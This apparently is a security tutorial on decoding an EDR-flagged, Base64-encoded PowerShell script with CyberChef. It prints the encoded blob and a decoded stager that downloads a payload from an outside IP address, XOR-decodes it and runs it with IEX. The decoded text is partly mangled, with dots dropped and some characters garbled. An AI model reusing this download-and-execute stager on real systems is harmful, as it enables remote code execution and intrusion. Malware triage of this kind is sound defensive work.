

CyberChef: - Decoding Malicious Script

CyberChef is a web-application developed by GCHQ that's been called the "Cyber Swiss Army Knife". CyberChef is a simple, intuitive web app for carrying out all manner of "cyber" operations within a web browser. These operations include simple encoding like XOR or Base64, more complex encryption like AES, DES and Blowfish, creating binary and hexdumps, compression and decompression of data, calculating hashes and checksums, IPv6 and X.509 parsing, changing character encodings, and much more."

CyberChef can be used to: Encode, Decode, Format data, Parse data, Encrypt, Decrypt, Compress data, Extract data, perform arithmetic functions against data, defang data, and many other functions.

CyberChef operates through a user-friendly interface where users can drag and drop operations to create complex data transformations quickly and efficiently. It's widely used by cybersecurity professionals, data analysts, and enthusiasts for tasks ranging from data forensics to decoding encoded data formats.

Task: -


We receive an alert from EDR that a single PC has tried to run a malicious Powershell script. We will review the script using CyberChef and figure out the risk related to that script.

PowerShell Script: -

```
JABXAEMAPQBOAGUAdwAtAE8AYgBqAEUAYwBUACAAUwB5AFMAVABIA  
E0ALgBOAEUAVAAuAFcAZQBiAEMAbABpAEUATgB0ADsAJAB1AD0AJwB  
NAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMA  
IABOAFQAIAA2AC4AMQA7ACAAVwBPAPfANgA0ADsAIABUAHIAaQBkAG  
UAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQ  
BrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASABIAEEARABIAFIA  
UwAuAEEARABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkA  
HUAKQA7ACQAVwBjAC4AUABYAG8AeABZACAAPQAgAFsAUwB5AHMAAd  
ABIAG0ALgBOAGUAVAAuAFcARQBCAFIAZQBRAFUARQBzAHQAXQA6AD  
oARABFAEYAQQB1AEwAdABXAGUAYgBQAHIAbwBYAHkAOwAkAHcAYwA  
uAFAAUgBPAHgAWQAuAEMAacgBFAGQAZQBuAFQAaQBhAGwAUwAgAD0  
AIABbAFMAeQBzAFQAZQBtAC4ATgBFAHQALgBDAFIAZQBkAGUATgBUA  
EkAQQBsAEMAQQBjAEgARQBdADoAOgBEAGUARgBBAFUATABUAE4AZ  
QB0AFcATwByAEsAQwByAGUAZABFAE4AVABpAEEAbABzADsAJABLAD0  
AJwBJAE0ALQBTACYAZgBBADkAWAB1AHsAWwApAHwAdwBkAFcASgBo  
AEMAkwAhAE4AfgB2AHEAXwAxADIATAB0AHkAJwA7ACQAaQA9ADAAOw  
BbAEMASABhAFIAWwBdAF0AJABCAD0AKABbAGMASABhAFIAWwBdAF0  
AKAAkAHcAYwAuAEQATwB3AE4ATABPAGEARABTAHQAcgBpAE4AZwAo  
ACIAaAB0AHQAcaA6AC8ALwA5ADgALgAxADAAMwAuADEAMAAzAC4AM  
QA3ADAAOgA3ADQANAAzAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApAC  
kAKQB8ACUAewAkAF8ALQBCAFgAbwBSACQASwBbACQASQArACsAJQA  
kAGsALgBMAEUAbgBHAFQASABdAH0AOwBJAEUAWAAgACgAJABCAC0  
AagBPAAEkAbgAnACcAKQA="
```


Example: -

1. Firstly, visit CyberChef website for decoding the encrypted text. Now we have a code decoded in Base64 so we are setting the Recipe as From Base64 and give your Input.



The screenshot shows the CyberChef interface. In the 'Recipe' panel, the 'From Base64' recipe is selected and highlighted with a red box. The 'Input' field contains a long Base64 string. The 'Output' field shows the decoded result, which is a non-readable format.

2. Still the output is non readable format so now we will use Find/Replace recipe to get the output.



The screenshot shows the CyberChef interface. In the 'Recipe' panel, the 'Find / Replace' recipe is selected. The 'Input' field contains a Base64 string. The 'Output' field shows the decoded result, which is a readable format.

This is the final output from the input.

```
$WC=New-ObjEcT SySTeMNETWebCliEnt;  
$u='Mozilla/50 (Windows NT 61; WOW64; Trident/70; rv:110) like Gecko';  
$WCHeADeRSADd('User-Agent',$u);  
$WcProxY = [SystemNeTWEBReQUEst]::DEFAuLtWebProXy;  
$wcPROxYCrEdenTialS =  
[SysTemNEtCRedeNTIAICAcHE]::DeFAULTNetWOrKCredENTiAls;  
$K='IM-S&fA9Xu{[]|wdWJhC+!N~vq_12Lty';  
$i=0;[CHaR[]]$B=([cHaR[]]($wcDOWnLOaDStriNg("hxxp://90103103171:7443/indexasp  
")))  
|%{$_-BXoR$K[$I++%$kLEnGTH]};!EX ($B-jOln")
```

At last, we have this script which is a malicious script that can perform following actions: -

- Create a .NET web client.
- Spoof a user agent string.
- Use the default web proxy.
- Use default network credentials.
- Download a malicious payload.
- Execute the payload.